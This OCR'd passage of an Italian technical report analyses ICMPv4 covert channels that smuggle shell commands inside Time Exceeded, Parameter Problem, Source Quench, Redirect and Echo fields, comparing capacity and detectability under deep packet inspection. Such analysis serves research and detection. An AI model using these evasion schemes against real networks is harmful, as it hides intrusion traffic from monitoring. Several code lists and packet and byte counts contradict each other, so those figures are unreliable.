
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **29 byte** [8]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **72 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **116 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **108 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *7 pacchetti*. Quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **203 byte**.



[8] 8 per i campi ICMP + 20 del datagram IP + 1 byte del datagram

Tabella 8: Analisi tempi esecuzione *Time Excedeed*

Dall'analisi segue che, per quanto errato nella costruzione, il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore perchè lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* (qui usato correttamente) ma con molta probabilità si renderà conto della quantità di bytes inviati.

Una **soluzione** potrebbe essere quella di **usare il campo** *unused* e **strutturare il pacchetto** nella seconda maniera; e quindi evitando tutta la parte ICMP del datagram. Ciò porta la *capacità del pacchetto* a **7 byte** e i *byte per pacchetto* a **29 byte**. I risultati si possono vedere nel grafico [Tabel:8 Arancione]

Invece una versione peggiore può essere fatta non inserendo i dati nel campo *unused* ma mantendendo il datagram *ICMP*. Ciò farà scendere la capacità del pacchetto a *4 byte* mentre aumenterà i byte per pacchetto a *36 byte*. I risultati si possono vedere nel grafico [Tabel:8 Azzurro].

3.4.3 Parameter Problem Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Parameter Problem*, viene usata quando il gateway che elabora un pacchetto trova un problema con i parametri dell'intestazione in modo tale da non poter completare l'elaborazione del datagramma. In questo caso dovrà scartare il datagramma e potrà notificare l'host sorgente della cosa tramite questa tipologia di messaggio.

Una potenziale sorgente di tale problema è rappresentata da argomenti non corretti in un'opzione. E questo messaggio viene inviato solo se l'errore ha causato lo scarto del pacchetto.

Di seguito i codici associati ai possibili casi:

- 0 = TTL scaduto durante il transito

- 1 = tempo di riassemblaggio dei frammenti scaduto

I codici in rosso sono quelli ricevibili da un gateway mentre quelli blu potranno essere ricevuti da un host.

Struttura del pacchetto

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Type (1B)	Code (1B)	Checksum (2B)
Pointer (1B)	Unused (3B)	
Internet Header + 64 bits of Original Datagram ($\geq$ 21B)		

I campi sono i seguenti:

- Type: 12
- Code: 0 e il puntatore indicherà l'errore
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Puntatore: se il codice è 0, identifica l'ottetto in cui è stato rilevato un errore.
- Internet Header + 64 bits of Data Datagram: Questi dati vengono utilizzati dall'host per accoppiare il messaggio di errore al processo appropriato. Se un protocollo di livello superiore utilizza numeri di porta, si presume che siano nei primi 64 bit dei dati del datagramma originale. [9]

Il puntatore identifica l'ottetto dell'intestazione originale del datagramma in cui è stato rilevato l'errore (può trovarsi nel mezzo di un'opzione). Ad esempio, 1 indica che c'è qualcosa di sbagliato con il Tipo di Servizio, e (se sono presenti opzioni) 20 indica che c'è qualcosa di sbagliato con il codice di tipo della prima opzione. Il codice 0 può essere ricevuto da un gateway o da un host. Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.

[9] L'*intestazione IP* può variare dai 20 byte ai 40 byte

- Il campo **pointer** dovrebbe rappresentare l'ottetto in cui è avvenuto l'errore. Tuttavia potrebbe contenere dei dati non correlati ad esso.
- Il campo **unused** dalle specifiche RFC 792 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Header+64 bit** si userà il campo **len** del protocollo *IP* e il campo **id** del protocollo *ICMP*. Tuttavia si dovrebbe inserire solo il primo byte del datagram originale. Ciò cambierà la visibilità del pacchetto siccome non conforme allo standard.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[10])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[10])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 792 non si potrà usare il campo *unused* e si dovrà inserire solo il *primo byte* del datagram originale. In questo secondo caso la capacità diventerà di **4 byte** siccome il campo *pntr* e *len* verranno usati e in nel byte del datagram verrà messa un'informazione in più. Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **36 byte** [11]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **29 byte** [12]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

[10] Ciò sarà utile per i *Timing Covert Channel*
[11] 8 per i campi ICMP + 20 del datagram IP + 8 del datagram ICMP
[12] 8 per i campi ICMP + 20 del datagram IP + 1 byte del datagram

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **72 byte**.
- Caso B: Sarebbero necessari *3 pacchetti*. E quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **87 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **108 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *7 pacchetti*. Quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **174 byte**.




Tabella 9: Analisi tempi esecuzione *Parameter Problem*

Dall'analisi segue che, per quanto errato nella costruzione, il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un

minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore perchè lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* (qui usato correttamente) ma con molta probabilità si renderà conto della quantità di bytes inviati.

Una **soluzione** potrebbe essere quella di **usare il campo** *unused* e **strutturare il pacchetto** nella seconda maniera; e quindi evitando tutta la parte ICMP del datagram. Ciò porta la *capacità del pacchetto* a **7 byte** e i *byte per pacchetto* a **29 byte**. I risultati si possono vedere nel grafico [Tabel:9 Arancione]

Invece una versione peggiore può essere fatta non inserendo i dati nel campo *unused* ma mantendendo il datagram *ICMP*. Ciò farà scendere la capacità del pacchetto a *5 byte* mentre aumenterà i byte per pacchetto a *36 byte*. I risultati si possono vedere nel grafico [Tabel:9 Azzurro].


3.4.4 Source Quench Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Source Quench*, viene usata quando il gateway gateway scarta un pacchetto; in questo caso potrà inviare un messaggio di Source Quench all'host Internet mittente. Un gateway può scartare un pacchetto se non ha lo spazio necessario nel buffer per mantenere in coda i pacchetti che dovranno essere inoltrati alla rete successiva; la quale dovrà far parte della rotta per la rete di destinazione. Il gateway può inviare un messaggio di attenuazione della sorgente per ogni messaggio che scarta.

Un host di destinazione può inviare un messaggio di Source Quench anche nel caso in cui i datagrammi arrivino troppo velocemente per essere elaborati. Ciò indicherà una richiesta da parte dell'host destinatario all'host mittente, di ridurre la velocità con cui si stanno inviando i pacchetti nel traffico. Al suo ricevimento, l'host sorgente dovrà ridurre la velocità sino a quando non riceverà più messaggi Source Quench dal gateway. L'host mittente potrà successivamente aumentare gradualmente la velocità con cui sta inviando i pacchetti fino a quando non riceverà nuovamente questi messaggi.

Il gateway o l'host può inoltre inviare il messaggio di Source Quench anche quando si avvicina al limite di capacità; piuttosto che aspettare e lasciare che questa capacità venga superata. Questo porterà al vantaggio che il pacchetto che ha attivato il messaggio potrebbe essere consegnato; mentre nel caso precedente non vi era abbastanza spazio per poterlo memorizzare (siccome la coda è piena).

Struttura del pacchetto



I campi sono i seguenti:

- Type: 4
- Code: 0 il codice 0 può essere ricevuto da un gateway o un host
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Internet Header + 64 bits of Data Datagram: Questi dati vengono utilizzati dall'host per accoppiare il messaggio di errore al processo appropriato. Se un protocollo di livello superiore utilizza numeri di porta, si presume che siano nei primi 64 bit dei dati del datagramma originale. [13]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 792 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection.*

[13] L'*intestazione IP* può variare dai 20 byte ai 40 byte

- Nel campo **Header+64 bit** si userà il campo **len** del protocollo *IP* e il campo **id** del protocollo *ICMP*. Tuttavia si dovrebbe inserire solo il primo byte del datagram originale. Ciò cambierà la visibilità del pacchetto siccome non conforme allo standard.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[14])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[14])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 792 non si potrà usare il campo *unused* e si dovrà inserire solo il *primo byte* del datagram originale. In questo secondo caso la capacità diventerà di **3 byte** siccome il campo *len* verrà usato e in nel byte del datagram verrà messa un'informazione in più. Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **36 byte** [15]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **29 byte** [16]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **72 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **116 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

[14] Ciò sarà utile per i *Timing Covert Channel*
[15] 8 per i campi ICMP + 20 del datagram IP + 8 del datagram ICMP
[16] 8 per i campi ICMP + 20 del datagram IP + 1 byte del datagram

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **108 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *7 pacchetti*. Quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **203 byte**.




Tabella 10: Analisi tempi esecuzione *Source Quench*

Dall'analisi segue che, per quanto errato nella costruzione, il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore perchè lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* (qui usato correttamente) ma con molta probabilità si renderà conto della quantità di bytes inviati.

Una **soluzione** potrebbe essere quella di **usare il campo** *unused* e **strutturare**

il pacchetto nella seconda maniera; e quindi evitando tutta la parte ICMP del datagram. Ciò porta la *capacità del pacchetto* a **7 byte** e i *byte per pacchetto* a **29 byte**. I risultati si possono vedere nel grafico [Tabel:10 Arancione]

Invece una versione peggiore può essere fatta non inserendo i dati nel campo *unused* ma mantendendo il datagram *ICMP*. Ciò farà scendere la capacità del pacchetto a *4 byte* mentre aumenterà i byte per pacchetto a *36 byte*. I risultati si possono vedere nel grafico [Tabel:10 Azzurro].

3.4.5 Redirect Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Redirect*, indica un messaggio di reindirizzamento a un host. Il gateway manda questo tipo di messaggio nelle seguenti situazioni:

- Un gateway (G1) riceve un pacchetto (X) da un host su una rete a cui è collegato. Successivamente controlla la sua tabella di routing e ottiene l'indirizzo del gateway successivo (G2). Questo secondo gateway sarà sulla rotta verso la rete di destinazione del datagramma X.
- Se G2 e il mittente del datagramma si trovano sulla stessa rete, viene inviato un messaggio di reindirizzamento all'host sorgente. Ciò consiglia all'host di inviare il traffico direttamente al gateway G2, poiché rappresenta un percorso migliore per la destinazione.


Se nell'itestazione IP è presente l'opzione *IP Source Route*, il messaggio ri reindirzzamento non viene inviato; anche se sia presente un percorso migliore per raggiungere la destinazione.

Di seguito i codici associati ai possibili casi:

- 0 = Reindirizza i datagrammi per la rete
- 1 = Reindirizza i datagrammi per l'host
- 2 = Reindirizza i datagrammi per il tipo di servizio e la rete.
- 3 = Reindirizza i datagrammi per il tipo di servizio e l'host.

I codici in rosso sono quelli ricevibili da un gateway.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 5
- Code: 0-3
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Gateway Internet Address: Indirizzo del gateway a cui deve essere inviato il traffico per la rete di destinazione; specificata dai dati del datagramma originale, nel campo destinazione.
- Internet Header + 64 bits of Data Datagram: Questi dati vengono utilizzati dall'host per accoppiare il messaggio di errore al processo appropriato. Se un protocollo di livello superiore utilizza numeri di porta, si presume che siano nei primi 64 bit dei dati del datagramma originale. [17]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 792 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Header+64 bit** si userà il campo **len** del protocollo *IP* e il campo **id** del protocollo *ICMP*. Tuttavia si dovrebbe inserire solo il primo byte del datagram originale. Ciò cambierà la visibilità del pacchetto siccome non conforme allo standard.

[17] L'*intestazione IP* può variare dai 20 byte ai 40 byte

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[18])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[18])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **4 byte** ; questo perchè il campo *gateway* dovrà contenere un indirizzo IP valido. Tuttavia nel caso si vogliano rispettare le linee guida RFC 792 non si dovrà inserire solo il *primo byte* del datagram originale. In questo secondo caso la capacità diventerà di **3 byte** siccome il campo *len* verrà usato e in nel byte del datagram verrà messa un'informazione in più. Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **36 byte** [19]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **29 byte** [20]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *3 pacchetti*. E quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **108 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **116 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *6 pacchetti*. Quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **216 byte**.

[18] Ciò sarà utile per i *Timing Covert Channel*
[19] 8 per i campi ICMP + 20 del datagram IP + 8 del datagram ICMP
[20] 8 per i campi ICMP + 20 del datagram IP + 1 byte del datagram

- Caso B: siccome è di *21 byte*, servirebbero *7 pacchetti*. Quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **203 byte**.




Tabella 11: Analisi tempi esecuzione *Redirect*

Dall'analisi segue che il metodo B risulti il migliore. Non è facilmente rilevabile, siccome ripsetta gli standard definiti. Ciò risulta in un maggior numero di byte spediti per comandi corti mentre risulta un vantaggio per comandi di lunghezza maggiore. Infatti nel lungo periodo spedisce in totale un numero minore di byte rispetto alla sua controparte.

Una possibile **alternativa** potrebbe essere quella di **usare il campo** *gateway* e **strutturare il pacchetto** nella seconda maniera; e quindi evitando tutta la parte ICMP del datagram. Ciò porta la *capacità del pacchetto* a **7 byte** e i *byte per pacchetto* a **29 byte**. I risultati si possono vedere nel grafico [Tabel:11 Arancione]

Tuttavia questo approccio risulterà impossibile. Il motivo è che questo campo viene usato attivamente per indicare all'host mittente un percorso migliore. Ciò potrebbe

portare a un ocntrollo di questo campo e alla scoperta della sua invalidità. [21]


3.4.6 Echo Request or Echo Reply Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Echo*, viene usata per ricevere indietro una risposta da un host.

I dati ricevuti nel messaggio di Echo, devono essere restituiti nel messaggio di risposta. Inoltre i'identificatore e il numero di sequenza possono essere utilizzati dal mittente per facilitare l'abbinamento delle risposte con le richieste. Chi risponde alla richiesta Echo, restituisce gli stessi valori nella risposta.

Per creare un messaggio di risposta, gli indirizzi di origine e di destinazione vengono semplicemente invertiti, il codice da 8 viene modificato in 0 e il checksum viene ricalcolato.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 8 per i messaggi Echo Request; 0 per i messaggi Echo Reply.
- Code: 0
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Identifier: se il codice = 0; l'identificatore serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.

[21] Una pezza a questa cosa potrebbe usare solo l'utlimo byte per inserire i dati mentre i restanti per indicare l'indirizzo IP

- Sequence Number: se il codice = 0; il numero di sequenza serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **identifier** che siccome serve a definire un identificativo delle richieste, può essere un qualsiasi valore.
- Il campo di **sequenza** potrebbe essere utilizzato per inserire le informazioni; tuttavia, dalle specifiche RFC 792, esso viene incrementato ad ogni richiesta inviata. Quindi se il valore del campo è troppo variabile, potrebbe risultare sospetto.

Analisi complessiva

